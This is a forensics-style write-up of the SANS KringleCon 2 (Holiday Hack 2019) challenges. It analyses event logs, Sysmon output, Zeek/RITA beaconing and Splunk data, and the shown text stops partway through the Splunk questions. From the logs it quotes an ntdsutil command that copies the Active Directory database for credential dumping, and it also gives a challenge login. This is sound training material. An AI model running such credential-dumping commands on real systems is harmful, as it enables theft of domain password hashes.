KringleCon 2: Turtle Doves!

FORENSICS REPORT

CASE HolidayHack 2019

13/01/2020

This write up is the collaborative work of

Alexandra Gomez (Colombia)

David Bernal (México)

CONTENTS

Introduction

December 13, 2019, the incident response team approached the offices of the ELF University located in the North Pole in order to immediately extract different artifacts that could be used as digital evidence, based on this, we have been designated as forensic investigators to investigate, to analyze the case, to find the KringleCon turtle dove mascots and establish what happened in an expert report, which is set out below in this document.

Throughout the report, the procedures used to analyze information are defined, where necessary, always preserving the chain of custody of digital evidence.

Digital Evidence Identification

File Name	**Sha256**
LetterToElfUPersonnel.pdf	2f7b3ba81f1718d29ee73e82b19eb0f7a85e5b7835aaac0155edd233619b3c5e
Security.evtx.zip	7583da028561af31a25a9cecab2c0bb77967a646e4808773b0cc23e62b70c0dd
sysmon-data.json.zip	b54e4d573c100eb51328673f057e51b6292e2e071b421e94edf7d1fd02447d06
elfu-zeeklogs.zip	8b2d0d64c310d63efe9fc57e6945f9f8d4498501b39039cd161ee5a9485258af
elfscrow.exe	7f4207827e732d459e493a72507becfe24b21e479e1057f12ff321c036cb791f
elfscrow.pdb	bf9cb71ce8699cb6d1a39760b9a7a9e330389b303ad710b8572bcde29efcc34c
http.log.gz	d96b030ad3aba71dc62c2e50524340cda925fe87b462019611a919f8b7c6bca4
ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc	9486b115183de64d052b2a5e56f41a037d9e44ad498a6ad2329d7ef2150c5662

The additional resources that were used are listed in the following table:

File Name	**URL**
Frido Sleigh Continuous Cookie Contest	https://fridosleigh.com/

Elf University Student Portal	https://studentportal.elfu.org/
Sleigh Route Finder API	https://srf.elfu.org/
Sleigh Workshop Door	https://sleighworkshopdoor.elfu.org/
Splunk ElfU	https://splunk.elfu.org/
SOC File Archive	http://elfu-soc.s3-website-us-east-1.amazonaws.com/

Report Objectives

In this case we are pleased to participate in Kringlecon 2, which is a security conference organized by the SANS Institute completely online. The theme of the conference focuses entirely on Christmas and there are information security talks, but all framed in the main theme of Christmas.

The main thing about Kringlecon, beyond the talks is to participate in a game and solve different challenges, having the possibility of winning two free courses from the SANS Institute or beach shirts as a consolation prize.

On this occasion the objective is to find the KringleCon turtle dove mascots that Santa Claus needs. Well, we create our accounts and start playing to help Santa!

The investigation began with a short interview with Santa Claus:

0. Talk to Santa in the Quad


Enter the campus quad and talk to Santa.

```
This is a little embarrassing, but I need your help. Our KringleCon turtle
dove mascots are missing! They probably just wandered off.
Can you please help find them? To help you search for them and get
acquainted with KringleCon, I've created some objectives for you. You can
see them in your badge.
Where's your badge? Oh! It's that big, circle emblem on your chest - give it
a tap! We made them in two flavors - one for our new guests, and one for
those who've attended both KringleCons.
After you find the Turtle Doves and complete objectives 2-5, please come
back and let me know. Not sure where to start? Try hopping around campus and
talking to some elves. If you help my elves with some quicker problems,
they'll probably remember clues for the objectives.
```

1. Find the Turtle Doves


Find the missing turtle doves.

Turtles Doves were found in the main hall of Student Union


Current Area: Student Union
Michael and Jane - Two Turtle Doves

2. Unredact Threatening Document

Someone sent a threatening letter to Elf University. What is the first word in ALL CAPS in the subject line of the letter? Please find the letter in the Quad.



[redacted]

link: https://downloads.elfu.org/LetterToElfUPersonnel.pdf


Walking on the quad we found a letter on the floor, when we opened it, we noticed that it had a covered part but it is not completely hidden, as it is possible to select the text that is partially covered, copy it and paste it somewhere, allowing us to read the message: *DEMAND*

3. Windows Log Analysis: Evaluate Attack Outcome

We're seeing attacks against the Elf U domain! Using the [event log data](), identify the user account that the attacker compromised using a password spray attack. Bushy Evergreen is hanging out in the train station and may be able to help you out


[Password Spraying]() is a type of brute-force attack in which a malicious actor uses a single password against targeted user accounts before moving on to attempt a second password, and so on.

We create a filter with these two event ids and sort by time.



Includes/Excludes Event IDs: Enter ID numbers and/or ID ranges separated by commas. To exclude criteria, type a minus sign first. For example 1,3,5-99,-76

4624,4625


We can clearly see a successful logon right after a large group of failed logon events with different user accounts. The successful logon event is for user account supatree.



```
Information    11/19/2019 6:21:34 AM    Microsoft Windows security...    4624    Logon
Information    11/19/2019 6:21:41 AM    Microsoft Windows security...    4624    Logon
Information    11/19/2019 6:21:44 AM    Microsoft Windows security...    4625    Logon
Information    11/19/2019 6:21:44 AM    Microsoft Windows security...    4625    Logon
Information    11/19/2019 6:21:44 AM    Microsoft Windows security...    4625    Logon
Information    11/19/2019 6:21:44 AM    Microsoft Windows security...    4625    Logon
Information    11/19/2019 6:21:44 AM    Microsoft Windows security...    4625    Logon
Information    11/19/2019 6:21:44 AM    Microsoft Windows security...    4625    Logon
Information    11/19/2019 6:21:44 AM    Microsoft Windows security...    4625    Logon
Information    11/19/2019 6:21:44 AM    Microsoft Windows security...    4625    Logon
Information    11/19/2019 6:21:44 AM    Microsoft Windows security...    4625    Logon
```



```
Date and Time             Source                            Event ID   Task Category
11/19/2019 6:22:51 AM     Microsoft Windows security...     4625       Logon
11/19/2019 6:22:51 AM     Microsoft Windows security...     4625       Logon
11/19/2019 6:22:51 AM     Microsoft Windows security...     4625       Logon
11/19/2019 6:22:51 AM     Microsoft Windows security...     4625       Logon
11/19/2019 6:22:51 AM     Microsoft Windows security...     4625       Logon
11/19/2019 6:22:51 AM     Microsoft Windows security...     4625       Logon
11/19/2019 6:22:51 AM     Microsoft Windows security...     4625       Logon
11/19/2019 6:22:51 AM     Microsoft Windows security...     4625       Logon
11/19/2019 6:22:51 AM     Microsoft Windows security...     4625       Logon
11/19/2019 6:22:51 AM     Microsoft Windows security...     4625       Logon
11/19/2019 6:23:05 AM     Microsoft Windows security...     4624       Logon
11/19/2019 6:23:41 AM     Microsoft Windows security...     4624       Logon
11/19/2019 6:23:47 AM     Microsoft Windows security...     4624       Logon
```




```
New Logon:
        Security ID:               S-1-5-21-3433234885-4193570458-1970602280-1125
        Account Name:              supatree
        Account Domain:            ELFU
        Logon ID:                  0x4F75B3
        Linked Logon ID:           0x0
        Network Account Name:      -
        Network Account Domain:    -
        Logon GUID:                {00000000-0000-0000-0000-000000000000}

Process Information:
        Process ID:                0x0
        Process Name:              -

Network Information:
        Workstation Name:          WORKSTATION
        Source Network Address:    192.168.86.128
        Source Port:               37325
```


4. Windows Log Analysis: Determine Attacker Technique

Using these normalized Sysmon logs, identify the tool the attacker used to retrieve domain password hashes from the lsass.exe process. For hints on achieving this objective, please visit Hermey Hall and talk with SugarPlum Mary.

To find the tool used to retrieve domain password hashes, we search the logs for the parent process ID lsass.exe: 3440 and then look for the child process. in the child process you can see the tool in the command using.



```
{} 0
command_line : "C:\Windows\system32\cmd.exe"
event_type : "process"
logon_id : 999
parent_process_name : "lsass.exe"
parent_process_path : "C:\Windows\System32\lsass.exe"
pid : 3440
ppid : 632
process_name : "cmd.exe"
process_path : "C:\Windows\System32\cmd.exe"
subtype : "create"
timestamp : 132186398356220000
unique_pid : "{7431d376-dedb-5dd3-0000-001027be4f00}"
unique_ppid : "{7431d376-cd7f-5dd3-0000-001013920000}"
user : "NT AUTHORITY\SYSTEM"
user_domain : "NT AUTHORITY"
user_name : "SYSTEM"
```



```
{} 1
command_line : "ntdsutil.exe "ac i ntds" ifm "create full c:\hive" q q"
event_type : "process"
logon_id : 999
parent_process_name : "cmd.exe"
parent_process_path : "C:\Windows\System32\cmd.exe"
pid : 3556
ppid : 3440
process_name : "ntdsutil.exe"
process_path : "C:\Windows\System32\ntdsutil.exe"
subtype : "create"
timestamp : 132186398470300000
unique_pid : "{7431d376-dee7-5dd3-0000-0010f0c44f00}"
unique_ppid : "{7431d376-dedb-5dd3-0000-001027be4f00}"
user : "NT AUTHORITY\SYSTEM"
user_domain : "NT AUTHORITY"
user_name : "SYSTEM"
```

The NTDSUtil tool may be used to dump a Microsoft Active Directory database to disk for processing with a credential access tool such as Mimikatz. This is performed by launching ntdsutil.exe as a privileged user with command line arguments indicating that media should be created for offline Active Directory installation and specifying a folder path. This process will create a copy of the Active Directory database, ntds.dit, to the specified folder path.


source: https://github.com/mitre-attack/car/issues/28

5. Network Log Analysis: Determine Compromised System

The attacks don't stop! Can you help identify the IP address of the malware-infected system using these Zeek logs? For hints on achieving this objective, please visit the Laboratory and talk with Sparkle Redberry.

For this objective we must analyze a Zeek log and identify the system infected with malware. In addition to Zeek logs, a RITA analysis file is also provided. RITA is a security tool that can identify badness in Zeek logs using several techniques, like beaconing and long connections.

The beaconing tab of RITA index.html shows that the source IP 192.168.134.130 has made 7660 network connections to the destination IP address 144.202.46.214, many more than all the others included on the table, therefore the IP address of the malware infected system is 192.168.134.130.



Score	Source	Destination	Connections	Avg. Bytes	Intvl. Range	Size Range	Intvl. Mode	Size Mode	Intvl. Mode Count	Size Mode Count	Intvl. Skew	Size Skew	Intvl. Dispersion	Size Dispersion
0.998	192.168.134.130	144.202.46.214	7660	1156.000	10	683	10	563	6926	7641	0.000	0.000	0	0

6. Splunk

Access https://splunk.elfu.org/ as *elf* with password *elfsocks*. What was the message for Kent that the adversary embedded in this attack? The SOC folks at that link will help you along! For hints on achieving this objective, please visit the Laboratory in Hermey Hall and talk with Prof. Banas.


For this challenge we are requested to access https://splunk.elfu.org and determine the message for Kent that the adversary embedded in the attack.

We access the splunk console a SOC of elves who give useful tips to solve several training Questions. Solving the training questions makes it easier to find the final objective answer.

Training Questions


1. What is the short host name of Professor Banas' computer?

We look for Banas and we find some SMTP events that show his full name Carl Banas.




Type	✓ Field	Value
Selected	✓ results{}.workers.smtp.authentication-results ▾	spf=none (sender ip is) smtp.mailfrom=carl.banas@faculty.elfu.org;
		spf=none (sender IP is) smtp.mailfrom=Carl.Banas@faculty.elfu.org;

When looking for Carl, we find a Windows Powershell operational event that includes the path C:\Users\cbanas, which matches the name Carl Banas. The hostname of this event is sweetgums.elfu.org



```
08/25/2019 09:19:20 AM
LogName=Microsoft-Windows-PowerShell/Operational
SourceName=Microsoft-Windows-PowerShell
EventCode=4103
EventType=4
Type=Information
ComputerName=sweetums.elfu.org
User=NOT_TRANSLATED
Sid=S-1-5-21-1217370868-2414566453-2573080502-1004
SidType=0
TaskCategory=Executing Pipeline
OpCode=To be used when operation is just executing a method
RecordNumber=417616
Keywords=None
Message=CommandInvocation(Stop-AgentJob): "Stop-AgentJob"
CommandInvocation(Format-List): "Format-List"
CommandInvocation(Out-String): "Out-String"
ParameterBinding(Stop-AgentJob): name="JobName"; value="4VCUDA"
ParameterBinding(Format-List): name="InputObject"; value="C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt:1:Carl,
```


This command also has a PowerShell suspicious command, as it is hidden and base64 encoded.



```
1. What is the short host name of Professor Banas' computer? SWEETUMS
```

2. What is the name of the sensitive file that was likely accessed and copied by the attacker? Please provide the fully qualified location of the file. (Example: C:\temp\report.pdf)

The elfs say Carl is very close to the big guy, Santa, so we search using the hostname previously found and the word "Santa"




New Search

```
sweetums Santa
```

✓ 10 events (8/23/19 2:24:31.000 PM to 1/12/2


One result show an interesting string: *"Carl, you know there's no one I trust more than you to help. Can you have a look at this draft Naughty and Nice list for 2019 and let me know your thoughts?"*

Another stored command shows that the attacker used PowerShell to list files under C:/Users/cbanas, that contain the word "Santa", this reveals the motivation of the attacker of using Professor's B system to find more information related to *"the big boss"*.



```
Message=CommandInvocation(Get-ChildItem): "Get-ChildItem"
ParameterBinding(Get-ChildItem): name="Recurse"; value="True"
ParameterBinding(Get-ChildItem): name="Path"; value="C:\Users\cbanas"
ParameterBinding(Get-ChildItem): name="File"; value="True"
CommandInvocation(ForEach-Object): "ForEach-Object"
ParameterBinding(ForEach-Object): name="Process"; value="Select-String -path $_ -pattern Santa"
ParameterBinding(ForEach-Object): name="InputObject"; value="Microsoft Edge.lnk"
ParameterBinding(ForEach-Object): name="InputObject"; value="Naughty_and_Nice_2019_draft.txt"
ParameterBinding(ForEach-Object): name="InputObject"; value="19th Century Holiday Cheer Assignment.doc"
ParameterBinding(ForEach-Object): name="InputObject"; value="assignment.zip"
ParameterBinding(ForEach-Object): name="InputObject"; value="Bing.url"
ParameterBinding(ForEach-Object): name="InputObject"; value="Desktop.lnk"
ParameterBinding(ForEach-Object): name="InputObject"; value="Downloads.lnk"
ParameterBinding(ForEach-Object): name="InputObject"; value="winrt--{S-1-5-21-1217370868-2414566453-2573
```

There is another event that shows a message directed to Carl in which someone asks his help to look into this file, showing that it may have interesting information for the attacker.




```
value="C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt:1:Carl, you know there's no one I trust more than you to h
 Nice list for 2019 and let me know your thoughts? -Santa"
alue="Microsoft.PowerShell.Commands.Internal.Format.FormatStartData"
alue="Microsoft.PowerShell.Commands.Internal.Format.GroupStartData"
alue="Microsoft.PowerShell.Commands.Internal.Format.FormatEntryData"
alue="Microsoft.PowerShell.Commands.Internal.Format.GroupEndData"
alue="Microsoft.PowerShell.Commands.Internal.Format.FormatEndData"
```

```
2. What is the name of the sensitive file that was likely accessed and copied by
the attacker?
C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt
```

3. What is the fully-qualified domain name (FQDN) of the command and control(C2) server? (Example: badguy.baddies.com)

The command mentioned above occurred at 5:19:20, so we look for PowerShell events around that timeframe, not containing this Logname, to remove noise.



```
8/25/19            08/25/2019 09:19:20 AM
5:19:20.000 PM     LogName=Microsoft-Windows-PowerShell/Operational
                   SourceName=Microsoft-Windows-PowerShell
                   EventCode=4103
                   EventType=4
                   Type=Information
```

```
sweetums powershell EventChannel="Microsoft-Windows-Sysmon/Operational" EventID=3
```

